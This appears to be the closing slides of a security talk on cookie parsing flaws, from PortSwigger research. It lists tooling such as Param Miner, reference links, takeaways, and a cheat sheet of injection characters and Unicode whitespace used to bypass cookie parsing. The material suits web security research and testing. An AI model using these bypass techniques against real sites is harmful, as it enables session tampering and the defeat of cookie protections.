Observe	const vs variable
Encode	$Version=1, name= " value "
Observe	disappear or reflect
Exploit	handleHttpRequestToBeSent

Tooling

https://portswigger.net/bappstore/17d2949a985c4b7ca092728dba871943

Param Miner

DOWNLOAD BAPP

This extension identifies hidden, unlinked parameters. It's particularly useful for finding web cache poisoning vulnerabilities.

It combines advanced diffing logic from Backslash Powered Scanner with a binary search technique to guess up to 65,536 param names per request. Param names come from a carefully curated built in wordlist, and it also harvests additional words from all in-scope traffic.

Usage

Right click on a request in Burp and click "Guess (cookies|headers|params)". If you're using Burp Suite Pro, identified parameters will be reported as scanner issues. If not, you can find them listed under Extender->Extensions->Param Miner->Output

You can also launch guessing attacks on multiple selected requests at the same time - this will use a thread pool so you can safely use it on thousands of requests if you want. Alternatively, you can enable auto-mining of all in scope traffic. Please note that this tool is designed to be highly scalable but may require tuning to avoid performance issues.

Additional information

For further information, please refer to the whitepaper at https://portswigger.net/blog/practical-web-cache-poisoning

Custom actions

https://github.com/PortSwigger/bambdas

- **Cookies Prefix Bypass** – RFC6265bis exploit
- **Cookie Injection** – Detects if user-controlled parameters can override server-set cookies

References

Cookie parsing:

https://blog.ankursundara.com/cookie-bugs/
https://habr.com/en/articles/272187/
https://grayduck.mn/2024/11/21/handling-cookies-is-a-minefield/

Memcached injections:

https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf

Python pickles:

https://davidhamann.de/2020/04/05/exploiting-python-pickle/

Takeaways

The same cookie can mean different things to the browser and the backend

Which mean cookie confidentiality and integrity are ephemeral

As a result, even the strongest protections can be bypassed through flawed parsing logic

Cheat sheet

Safari attribute injection: " { } , : < > ? @ [ ] ( ) \

Safari whitespaces: \x85 \xA0

Unicode whitespaces: \x85 \xA0 \u1680 \u2000-\u200A \u3000

PortSwigger

Q&A

PortSwigger

Thanks
Q&A

@d4d89704243

https://portswigger.net/research/cookie-chaos